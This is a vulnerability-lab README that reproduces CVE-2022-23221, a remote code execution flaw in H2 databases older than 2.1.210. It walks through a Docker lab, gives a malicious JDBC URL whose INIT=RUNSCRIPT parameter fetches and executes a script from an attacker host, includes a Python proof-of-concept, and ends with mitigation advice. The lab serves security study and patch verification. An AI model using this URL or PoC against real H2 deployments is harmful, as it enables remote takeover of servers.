 straightsang/h2-database-cve-2022-23221
vulhub/H2-database/CVE-2022-23221

# H2 Database RCE (CVE-2022-23221)
---
## 1. Summary
- Reference: https://nvd.nist.gov/vuln/detail/cve-2022-23221
- H2 is a relational database management system that provides the ability to directly compile and execute Java code within its SQL engine.
- The H2 driver parses the JDBC URL to establish a connection between the application and the database. At this point, configuration parameters included in the URL can be used to control the initial state or behavior of the database.
- Versions of H2 prior to 2.1.210 have a problem in that remote SQL scripts can be executed through the INIT parameter of the JDBC URL. An attacker exploits this to inject a crafted SQL script remotely and execute system commands through the statements within it, thereby triggering the CVE-2022-23221 vulnerability.
- The characteristics of this vulnerability are as follows.
1. No authentication required: Anyone with only the permission to input a JDBC URL can exploit this vulnerability to seize control of the system.
2. Automatic execution at service startup: If an attacker modifies only the configuration file, RCE (remote code execution) occurs automatically when the service using H2 starts.
3. Concealment: It is difficult for developers to recognize the attack.
4. Broad scope of impact: Due to H2's speed and lightweight nature, H2 is used for development/testing of various web services. Since any environment that can set a JDBC URL through a configuration file or by receiving user input can be a target of attacks exploiting this vulnerability, the impact is significant.
- Vulnerability impact scope
- Affected versions: H2 below 2.1.210
- Patched version: H2 2.1.210 and above
<br><br>
## 2. Vulnerability Conditions
- Must be a version prior to H2 2.1.210.
- The JDBC URL must contain `IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker-ip/acttacker-file.sql'`.
1. `IGNORE_UNKNOWN_SETTINGS=TRUE`, `FORBID_CREATION=FALSE` -> Security setting bypass
- Because these parameters neutralize the security settings, the remote script execution command is not blocked during initialization and is executed as-is.
2. `INIT=RUNSCRIPT FROM 'http:/attacker-ip/acttacker-file.sql'` -> SQL command automatically executed when connecting the application and the DB
- If the value of the INIT parameter contains the SQL command RUNSCRIPT and the address of a malicious script, H2 connects to that server, downloads the file, and executes it when the connection between the application and the H2 DB is established.
- The downloaded SQL script must contain a `CREATE ALIAS` SQL statement.
- The `CREATE ALIAS` statement within the remotely executed script causes H2 to execute the Java function within the script inside the DB, resulting in RCE.
<br><br><br>
## 3. Environment Setup
- Scenario

- Set up a vulnerable H2 environment and input a malicious JDBC URL into H2. H2 parses this URL without proper validation and receives and executes an sql file from the attacker server. If the logs of the h2-vulnerable server output the string "EXPLOITED" along with the execution results of the commands `id`, `whoami`, and `pwd`, this means that a vulnerable H2 environment has been set up and that, in the process of H2 parsing the malicious JDBC URL, the exploit.sql file was remotely downloaded from the external attacker server and executed.
- Environment Setup
```bash
docker compose up -d
```

- Running the command starts the following environments.
- **h2-vulnerable**: H2 2.0.206 (vulnerable version before patch)
- H2 web console: `http://your-ip:8082`
- TCP server: `tcp://your-ip:9092`
- **attacker**: HTTP server
- `http://your-ip:8000` : serves the `exploit.sql` file

- After configuring the environment, accessing http://your-ip:8082 displays the H2 web page.
<br><br><br>
## 4. Reproduction Procedure
: Since security policies are applied in the web console, parameters that serve as vulnerability conditions may be filtered, so reproduce the vulnerability by directly entering a JDBC URL containing malicious parameters through the CLI and verify the results.
### [Normal request case]
- Normal JDBC URL: "jdbc:h2:mem:test"
- Normal request command
```bash
docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
-url "jdbc:h2:mem:test" \
-user sa \
-password ""
```
- Execution result

- No requests received by the attacker server
- No particular logs output on the h2-vulnerable server
<br>
### [Vulnerability attack case]

- 악성 JDBC URL: "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'"
#### 1. Executing the attack
- Enter a malicious JDBC URL into the H2 driver to attempt a connection to the attacker server. There are 2 ways to enter the URL at this time.
1. Directly enter the malicious JDBC URL into the H2 Shell via the CLI.
```bash
docker exec h2-vulnerable java -cp /h2-bin/h2.jar org.h2.tools.Shell \
-url "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'" \
-user sa \
-password ""
```
<br>
2. Run the PoC file.
```bash
python3 poc.py
```

#### 2. File request and execution
- H2 requests (HTTP GET) the exploit.sql file from the attacker server as specified by `INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'` in the INIT parameter of the JDBC URL, and executes it within the H2 database.
1. Running `docker logs attacker` allows you to check the log of the exploit.sql file request received from the h2-vulnerable server.
```bash
docker logs attacker
```

2. The attacker server returns the requested exploit.sql file, and the h2-vulnerable server executes the received exploit.sql file. At this time, the CREATE ALIAS statement inside the script induces Java code execution, resulting in RCE.
<br><br><br>
## 5. poc.py code
```python
#!/usr/bin/env python3
# 목적: CVE-2022-23221 H2 Database RCE 상황을 재현하고자 함.
# 과정: 검증 우회 파라미터와 Java 명령어가 포함된 JDBC URL을 H2로 전송하여 원격 코드 실행 공격을 수행함.
import subprocess
import time
import sys
"""
함수 이름: exploit_h2()
기능: H2 DB에 악의적인 JDBC URL을 전달하여 공격을 수행한다.
반환값: True->공격 성공, False->공격 실패
"""
def exploit_h2():
# H2 서버 준비 대기
time.sleep(3)
# 검증 우회 파라미터가 포함된 JDBC URL
# IGNORE_UNKNOWN_SETTINGS=TRUE: H2의 입력 검증을 우회함
# FORBID_CREATION=FALSE: 원격 DB 생성에 대한 경계를 제거함
# INIT=RUNSCRIPT FROM: 연결(시작) 시 원격 SQL 스크립트를 실행함
jdbc_url = "jdbc:h2:tcp://h2-vulnerable:9092/mem:test;IGNORE_UNKNOWN_SETTINGS=TRUE;FORBID_CREATION=FALSE;INIT=RUNSCRIPT FROM 'http://attacker:8000/exploit.sql'"
try:
# H2 Shell을 통해서 악의적인 JDBC URL로 연결됨
cmd = [
'docker', 'exec', 'h2-vulnerable',
'java', '-cp', '/h2-bin/h2.jar',
'org.h2.tools.Shell',
'-url', jdbc_url,
'-user', 'sa',
'-password', ''
]
# Docker 명령어 실행 및 결과
result = subprocess.run(
cmd,
capture_output=True,
text=True,
timeout=15
)
return True
except Exception as e:
print(f"[-] 에러: {e}")
return False
"""
함수 이름: main()
기능: 공격 실행 및 공격 성공여부를 출력한다.
반환값: 없음
"""
def main():
if exploit_h2():
print("[+] 공격 완료")
else:
print("[-] 공격 실패")
sys.exit(1)
if __name__ == "__main__":
main()
```
<br><br>
## 6. Execution Results
- As a result of executing the exploit.sql file, the execution results of the commands `id`, `whoami`, and `pwd` are output to the log of the h2-vulnerable server along with the string "EXPLOITED".
- You can check the logs with `docker logs h2-vulnerable`.
```bash
docker logs h2-vulnerable`
```

=> This means that a vulnerable h2 environment was configured, and that remote file download and execution succeeded during the process of H2 parsing the malicious JDBC URL.
<br>
## 7. Mitigation
- Upgrade to H2 version 2.1.210 or later
- Patch details: Restriction of the external script execution feature of the INIT parameter
- Release date: 2022-05-15
- Strengthen JDBC URL input validation: Block inputs containing parameters such as INIT and RUNSCRIPT that cause remote code execution, and validate JDBC URL input using a whitelist-based approach.
- Configuration and environment integrity monitoring: When configuration files are changed, verify whether they have been tampered with and require administrator approval afterward.